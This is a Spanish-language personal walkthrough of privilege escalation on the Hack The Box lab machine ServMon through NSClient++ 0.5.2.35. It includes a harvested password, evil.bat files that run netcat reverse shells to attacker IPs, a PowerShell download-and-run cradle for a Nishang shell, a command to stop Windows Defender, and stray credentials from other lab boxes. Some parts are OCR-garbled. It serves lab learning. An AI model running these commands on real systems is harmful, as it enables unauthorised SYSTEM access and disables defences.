ESCALADA DE PRIVILEGIOS NSCLient++

Haciendo una enumeracion este usuario esta muy limitado por lo cual solo podemos acceder a algunas carpetas, comandos como tasklist
o volume no los agarra
dentro de la carpeta de program files encontramos este software

```
nadine@SERVMON C:\Program Files>dir
Volume in drive C has no label.
Volume Serial Number is 20C1-47A1
```

Directory of C:\Program Files

```
02/28/2022  06:55 PM    <DIR>
02/28/2022  06:55 PM    <DIR>
03/01/2022  01:20 AM    <DIR>
11/11/2019  06:52 PM    <DIR>
02/28/2022  06:07 PM    <DIR>
02/28/2022  06:55 PM    <DIR>
02/28/2022  06:46 PM    <DIR>
02/28/2022  06:32 PM    <DIR>
02/28/2022  06:07 PM    <DIR>
02/28/2022  05:44 PM    <DIR>
11/11/2019  06:52 PM    <DIR>
11/11/2019  06:52 PM    <DIR>
09/14/2018  11:19 PM    <DIR>
11/11/2019  06:52 PM    <DIR>
09/14/2018  11:19 PM    <DIR>
09/14/2018  11:28 PM    <DIR>
11/11/2019  06:52 PM    <DIR>
09/14/2018  11:19 PM    <DIR>
09/14/2018  11:19 PM    <DIR>
09/14/2018  11:19 PM    <DIR>
02/28/2022  06:25 PM    <DIR>
      0 File(s)          0 bytes
     20 Dir(s)  6,102,343,680 bytes free
```

NSClient++

del port 8443

ingreso a NSClient++ alli hay varios archivos buscando un buen rato en log y changelog.txt no encuentre nada pero en nsclient.ini si encuentre

Buscar palabras en windows sinonimo de grep

type nsclient.ini | find "pass"

```
nadine@SERVMON C:\Program Files\NSClient++>type nsclient.ini | find "foobar"
foobar = command = foobar

nadine@SERVMON C:\Program Files\NSClient++>type nsclient.ini | find "pass"
password = ew2x6SsGTxjRwXOT
; Scheduler - Use this to schedule check commands and jobs in conjunction with for instance passive monitoring through NSCA


nadine@SERVMON C:\Program Files\NSClient++>
```

PARECE haber un exploit para la version de ese software


```
nadine@SERVMON C:\Program Files\NSClient++>nscp.exe --version
NSClient++, Version: 0.5.2.35 2018-01-28, Platform: x64 c:\temp from at
@echo off
nadine@SERVMON C:\Program Files\NSClient++>nscp.exe --version
```

```
~/machineshtb/ServMon 20 Dir(s) 6,102,343,680 bytes free 23:09:26
searchsploit NSClient++ -w
-----
Exploit Title | URL
-----|-----
NSClient++ 0.5.2.35 - Authenticated Remote Code Execution | https://www.exploit-db.com/exploits/48360
NSClient++ 0.5.2.35 - Privilege:Escalation | https://www.exploit-db.com/exploits/46802
-----
Shellcodes: No Results
Buscar palabras en windows sinonimo de grep
type nsclient.ini | find "pass"
```

validado lo que dice el exploit me indica que debo loguarme como me estaba fallando por firefox intento por chromium



Sign in to use NSClient++



A sign-in form for NSClient++. It features a dark silhouette of a person's head and shoulders above a white password input field with the placeholder text "Password". Below the input field is a blue "Sign in" button. At the bottom right of the form, there is a blue link that says "Forgotten password?".

ingreso con las credenciales del primer paso del exploit

Exploit:

1. Grab web administrator password
 - open c:\program files\nsclient++\nsclient.ini
 - or
 - run the following that is instructed when you select forget password
 - C:\Program Files\NSClient++>nscp web -- password --display
 - Current password: SoSecret
2. Login and enable following modules including enable at startup and save configuration
 - CheckExternalScripts
 - Scheduler
3. Download nc.exe and evil.bat to c:\temp from attacking machine
 - @echo off
 - c:\temp\nc.exe 192.168.0.163 443 -e cmd.exe

```
nadine@SERVMON C:\Program Files\NSClient++>nscp.exe web -- password --display
Current password: ew2x6SsGTxjRwXOT

nadine@SERVMON C:\Program Files\NSClient++>
[0] 0:ssh* 1:zsh- 2:zsh 3:bash
```

y no nos deajo conectarno

Sign in to use NSClient++



.....

Sign in

[Forgotten password?](#)

403 Your not allowed



ACA hay que hacer un **portforwarding por ssh SSH tunnel**

esto se logra con el flag -L 8443:127.0.0.1:8443 y especificando el localhost y port al que se le va intentar hacer el tunel


```
ssh nadine@10.10.10.184 -L 8443:127.0.0.1:8443
```

```
(kali@kali)-[~/machineshtb/ServMon]
$ ssh nadine@10.10.10.184 -L 8443:127.0.0.1:8443
```

ahora vamos de nuevo a chormium vamos a localhost por https y port 8443



Sign in to use NSClient++



Sign in

[Forgotten password?](#)

y estamos dentro

NSClient++ Home Modules Settings Queries Log Console Changes Help Control

All Metrics
9 metrics

Filter metrics

Metrics

Path	Value
scheduler.errors	0
scheduler.jobs	0
scheduler.queue	0
scheduler.submitted	0
scheduler.threads	5
workers.errors	0
workers.jobs	370
workers.submitted	369
workers.threads	1

ahora vamos al paso 2

2. Login and enable following modules including enable at startup and save configuration

- CheckExternalScripts
- Scheduler

3. Download nc.exe and evil.bat to c:\temp from attacking machine

Home / Modules

Filter module list

☐ CheckDisk can check various file and disk related things.

☐ Check for errors and warnings in the event log.

☒ CheckExternalScripts
Module used to execute external scripts

enabled

☒ Scheduler
Use this to schedule check commands and jobs in conjunction with for instance passive monitoring through NSCA

enabled

paso 3

3. Download nc.exe and evil.bat to c:\temp from attacking machine

```
@echo off
c:\temp\nc.exe 192.168.0.163 443 -e cmd.exe
```

aca nos dice que debemos descargar netcat y evil.bat en c:\temp pero esa carpeta no existe en la victima por la cual la creamos
mkdir temp

```

nadine@SERVMON C:\Program Files\NSClient++>cd C:\\
c:\temp\nc.exe 192.168.0.16 4444

nadine@SERVMON C:\>mkdir temp

nadine@SERVMON C:\>cd temp

nadine@SERVMON C:\temp>

```

aca no lo especifican pero debemos guardar esto dentro del evil.bat obviamente agregando nuestra ip y port para la shell

```

~/machineshtb/ServMon
cat evil.bat
@echo off
c:\temp\nc.exe 10.10.14.18 1234 -e cmd.exe
@echo off
~/machineshtb/ServMon

```

```

~/machineshtb/ServMon
locate nc.exe
/home/kali/machineshtb/Arctic/nc.exe
/home/kali/machineshtb/Bastard/nc.exe
/home/kali/machineshtb/Bounty/nc.exe
/home/kali/machineshtb/Buff/nc.exe
/home/kali/machineshtb/Devel/nc.exe
/home/kali/machineshtb/Granny/nc.exe
/home/kali/machineshtb/SecNotes/nc.exe
/home/kali/machineshtb/Worker/nc.exe
/usr/share/seclists/Web-Shells/FuzzDB/nc.exe
/usr/share/windows-resources/binaries/nc.exe
~/machineshtb/ServMon
cp /usr/share/windows-resources/binaries/nc.exe .
~/machineshtb/ServMon

```

```

~/machineshtb/ServMon
ls
confidential.txt  evil.bat  nc.exe  'Notes to do.txt'  passwServ.txt  ServMon.ctb  ServMon.pdf  users.txt

```

paso 4

```
rlwrap nc -lnvp 1234
```

```
4. Setup listener on attacking machine  
nc -nlvvp 443
```

```
(kali@kali)-[~/machineshtb/ServMon]  
$ rlwrap nc -lnvp 1234  
listening on [any] 1234 ...
```

paso 5

```
5. Add script foobar to call evil.bat and save settings  
- Settings > External Scripts > Scripts  
- Add New  
  - foobar  
    command = c:\temp\evil.bat
```

The screenshot shows the NSClient++ web interface. The top navigation bar includes 'NSClient++', 'Home', 'Modules', 'Settings' (selected), 'Queries', 'Log', and 'Console'. On the right, there are links for 'Changes', 'Help', 'Control', and a refresh icon. The left sidebar contains a tree view with categories like 'includes', 'modules', 'paths', 'settings', 'NRPE', 'WEB', 'core', 'crash', 'default', and 'external scripts' (which is expanded and highlighted in blue). The main content area is titled 'External script settings' and shows the path '/settings/external scripts'. It includes instructions on how to use the 'Changed', 'Basic', 'Advanced', and 'Add new' tabs to manage external scripts.

aca no lo especifican pero foobar es key y value es la ruta de comand

Section

/settings/external scripts

Specify the path of the section here

Key

foobar

Specify the new key to add here

Value

c:\temp\evil.bat

Specify the new value to add here

Add

le damos save configuration

Changes ▾

paso 6

```
5. Add schedulede to call script every 1 minute and save settings
- Settings > Scheduler > Schedules
- Add new
  - foobar
    interval = 1m
    command = foobar
```

INPC
+ WEB
core
crash
default
+ external scripts
+ log
- scheduler
- schedules
default

Use the Changed tab to see which keys you have changed under this section. Detection of changed is keys which does not have the default value. use the Basic tab to edit the keys which are most frequently used. Use the Advanced tab to edit keys which are rarely used. Use the Add new Tab to add new keys which are not listed.

Add a simple schedule

Add a simple scheduled job for passive monitoring

/ Templates / Add a simple schedule

Alias

foobar

This will identify the command

Command

foobar

The name of the command to execute

Arguments

1m

Command line arguments for the command

Cancel
 Save

7. Restart the computer and wait for the reverse shell on attacking machine

```

nc -nlvvp 443
listening on [any] 443 ...
connect to [192.168.0.163] from (UNKNOWN) [192.168.0.117] 49671
Microsoft Windows [Version 10.0.17134.753]
(c) 2018 Microsoft Corporation. All rights reserved.

```

```

C:\Program Files\NSClient++>whoami
whoami
nt authority\system

```

antes paso los archivos

curl <http://10.10.14.18:2000/nc.exe> -o nc.exe

```

nadine@SERVMON C:\temp>curl http://10.10.14.18:2000/nc.exe -o nc.exe
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total     Spent    Left  Speed
100 59392  100 59392    0     0  59392    0  0:00:01 --:--:-- 0:00:01 195k

nadine@SERVMON C:\temp>curl http://10.10.14.18:2000/evil.bat -o evil.bat
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total     Spent    Left  Speed
100   53  100   53    0     0    53     0  0:00:01 --:--:-- 0:00:01 375

nadine@SERVMON C:\temp>
[0] 0:ssh* 1:python3 2:python3- 3:ssh 4:rlwrap

```

Changes



Help

Co

Always save

Save configuration

Undo (reload configuration)



sin embargo no ocurrio nuevamente evaluo los pasos y veo que hay un error en el paso 5

5. Add script foobar to call evil.bat and save settings

- Settings > External Scripts > Scripts

- Add New


- foobar

command = c:\temp\evil.bat

Settings > External Scripts > Scripts

se refiere a colocar la ruta exactamete

/Settings/External Scripts/Scripts



transfiero los archivos de netcat y .bat nuevamete

```
Directory of C:\temp

01/28/2024  02:54 PM    <DIR>          .
01/28/2024  02:54 PM    <DIR>          ..
01/28/2024  02:54 PM                53 evil.bat
01/28/2024  02:54 PM            59,392 nc.exe
                2 File(s)            59,445 bytes
                2 Dir(s)  6,117,429,248 bytes free

nadine@SERVMON C:\temp>
[0] 0:ssh* 1:ssh  2:zsh  3:python3-
```


ahora el paso 6

Command = C:\temp\evil.bat

6. Add schedule to call script every 1 minute and save settings

- Settings > Scheduler > Schedules
- Add new
 - foobar
 - interval = 1m
 - command = foobar

Settings > Scheduler > Schedules



NSClient++ Home Modules Settings Queries Log Console Changes Help Control

Settings

+ External Scripts

includes

modules

paths

settings

+ NRPE

+ WEB

core

Info Basic Add new

Section

Settings/Scheduler/Schedules

Specify the path of the section here

Key

foobar

Specify the new key to add here

Value

1m

Specify the new value to add here

Add


no funciona, ejecuto nuevamente cambiando foobar por pwned y el la parte 6 solo agrego Settings/
Scheduler
sin embargo tambien me di cuenta que me borra el netcat

```
Volume Serial Number is 20C1-47A1
+ WEB
Directory of C:\temp
01/28/2024 03:09 PM .
01/28/2024 03:09 PM ..
01/28/2024 02:54 PM crash 53 evil.bat
1 File(s) 53 bytes
2 Dir(s) 6,120,456,192 bytes free

nadine@SERVMON C:\temp>
[0] 0:ssh* 1:ssh 2:zsh 3:python3- 4:rlwrap
```

procedo a usar nishang a ver
powershell.exe IEX(New-Object System.Net.WebClient).DownloadString('http://10.10.14.18:2000/
nishangps.ps1')

```
GNU nano 7.2 evil.bat *
@echo off
powershell.exe IEX(New-Object System.Net.WebClient).DownloadString('http://10.10.14.18:2000/nishangps.ps1')
```



```
}Above shows an example of an interactive PowerShell reverse connect shell
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.18 -Port 1234
LINK
http://www.labofanpenetrationtester.com/2015/05/week-of-powershell-shells
https://github.com/nishang/powershell-blob/blob/master/powerfun.ps1
^G Help ^O Write Out ^W Where Is ^K Cut ^T Exec
^X Exit ^R Read File ^\ Replace ^U Paste ^J Just
[0] 0:ssh 1:ssh 2:zsh 3:python3- 4:rlwrap
```

paso el nuevo .bat

```
• ServMon.ctb
nadine@SERVMON C:\temp>curl -o evil.bat http://10.10.14.18:2000/evil.bat
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 116 100 116 0 0 116 0 0:00:01 --:--:-- 0:00:01 678

nadine@SERVMON C:\temp>dir
Volume in drive C has no label.
Volume Serial Number is 20C1-47A1

Directory of C:\temp

01/28/2024 03:23 PM <DIR> .
01/28/2024 03:23 PM <DIR> ..
01/28/2024 03:23 PM 116 evil.bat
1 File(s) 116 bytes
2 Dir(s) 6,118,969,344 bytes free

nadine@SERVMON C:\temp>
```

y hago todos los pasos nuevamente
pero ahora valido que el paso 5 es en scripts

ux

Kali ToolsKali DocsKali ForumsKali NetHunterOffSecExploit-DBGoogle Hackin...

NSClient++HomeModulesSettingsQueriesLogConsoleChangesHelpControl

Settings

Settings

External Scripts

Scripts

includes

modules

paths

settings

NRPE

Info

Changed

Advanced

Add new

Section

/Settings/External Scripts/Scripts

Specify the path of the section here

Key

shell2

Specify the new key to add here


Value

c:\temp\evil1.bat

Specify the new value to add here

Add

al probar de nuevo no funciono debido a que borra tanto los ps1 como los .exe solo guarda .bat
entonces aqui ya toco buscar ayuda el hpta tomo mucho tiempo afortunadamente encuentre un write up
que explicaba algunas cosas
<https://fwhibbit.es/htb-writeup-servmon>
la idea es descargar nc y ejecutar algunos comandos de manarea rapida.



```

34 //con evil winrm podemos tener acceso remoto
PS C:\temp> .\n.ps1 10.10.10.161 -u "svc-alfresco" -p "s3rvice"
.\n.ps1 : Operation did not complete successfully because the file contains a virus or potentially unwanted software.
At line:1 char:1
+ ~~~~~
+38 \n.ps1 AP Server
+39 ~~~~~
+ CategoryInfo          : ObjectNotFound: (:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException
40 ~~~~~
41 ~~~~~
42 ~~~~~
PS C:\temp> ssh -x -H ldap://10.10.11.174 -D 'support.htb\ldap' -w 'nvFfFK16^1aM4$e7Ac1uf8x$tRWxPW01%lmz' -b "DC=support.DC=htb"
[0] 0:ssh* 1:ssh 2:zsh 3:python3 4:rlwrap 5:bash-

```

powershell luego
sc stop WinDefend
descar netcat o revershe sehlle y
ir a querys buscar el script y correr

trasnfiero evil.bat

```
~/machineshtb/ServMon
cat evil.bat
@echo off
powershell
sc stop WinDefend
curl -o c:\temp\nc.exe http://10.10.14.18:2000/nc.exe
c:\temp\nc.exe 10.10.14.18 1234 -e cmd.exe

~/machineshtb/ServMon
PS C:\temp> .\n.ps1
.\n.ps1: Operation did not
At line:1 char:1
+ .\n.ps1
+ ~~~~~
```

ahora ingreso NSCLient++ y escucho por netcat

Home / Settings

includes
modules
paths
settings
NRPE
WEB
core
crash
default
external scripts
alias

Info

+ Add new

External scripts

Path: /settings/external scripts/scripts
A list of scripts available to run from the CheckExternalScripts module

Instructions

Use the **Changed** tab to see which keys you have changed under the keys which does not have the default value. use the **Basic** tab to edit keys which are rarely used. Use the **Advanced** tab to edit keys which are rarely used. Use the **Advanced** tab to edit keys which are rarely used. Use the **Advanced** tab to edit keys which are rarely used.

Add a simple script
Add binding for a simple script

add new



Info



Add new

Info

+ Add new

Section

/settings/external scripts/scripts

Specify the path of the section here

Key

amadomaster

Specify the new key to add here

Value

c:\temp\evil.bat

Specify the new value to add here

Add

Changes

Help

Control

Always save

Save configuration

Undo (reload configuration)

Help

Control

Reload

Shutdown

ahora schedule

28/42

includes
modules
paths
— settings
+ NRPE
+ WEB
core
crash
default
+ external scripts
+ log
— scheduler
+ schedules

 Info

 Basic

+ Add new

Scheduler


Path:/settings/scheduler
